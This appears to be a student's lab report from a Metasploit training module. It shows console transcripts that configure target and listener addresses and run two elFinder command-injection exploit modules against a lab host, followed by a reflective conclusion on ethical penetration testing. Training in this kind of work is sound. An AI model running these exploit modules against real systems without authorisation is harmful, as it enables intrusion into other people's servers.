
First Screenshot: The terminal shows the setup for the `elfinder_php_connector_exiftran_cmd_injection` exploit. The user sets the `RHOST` to `10.129.203.52` and the `LHOST` to `10.10.15.64`. The exploit is then run.

```
[msf](Jobs:0 Agents:0) exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) >> set RH
OSTS 10.129.203.52
RHOSTS => 10.129.203.52
[msf](Jobs:0 Agents:0) exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) >> set LH
OST 10.10.15.64
LHOST => 10.10.15.64
[msf](Jobs:0 Agents:0) exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) >> run
```

Second Screenshot: The terminal shows the setup for the `elfinder_http_archive_cmd_injection` exploit. The user sets the `RHOSTS` to `10.129.203.52` and the `LHOST` to `10.10.15.64`. The exploit is then run.

```
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> set RHOSTS 10.129.203.
52
RHOSTS => 10.129.203.52
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> set LHOST 10.10.15.64
LHOST => 10.10.15.64
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> run
```





3. Shareable Link and Final Screenshot

I wasn't able to get either the shareable link or final screenshot as I wasn't able to answer one question based as the connection kept timing out. I however will continue to work on it till I succeed.

5. Conclusion

After going through this module, I have developed a solid foundational understanding of the Metasploit Framework and its place in modern penetration testing. I now recognize the power and responsibility that comes with using automated tools like Metasploit, and the importance of pairing such tools with sound ethical judgment and technical knowledge. The hands-on exercises helped solidify my understanding of setting up and executing exploits, customizing payloads, and managing sessions across different environments. Building and importing custom modules also gave me insight into the framework's flexibility and extensibility. Overall, this module has enhanced both my technical skills and strategic thinking as a future penetration tester, and it has reinforced the importance of continued learning and practical application in the field of cybersecurity.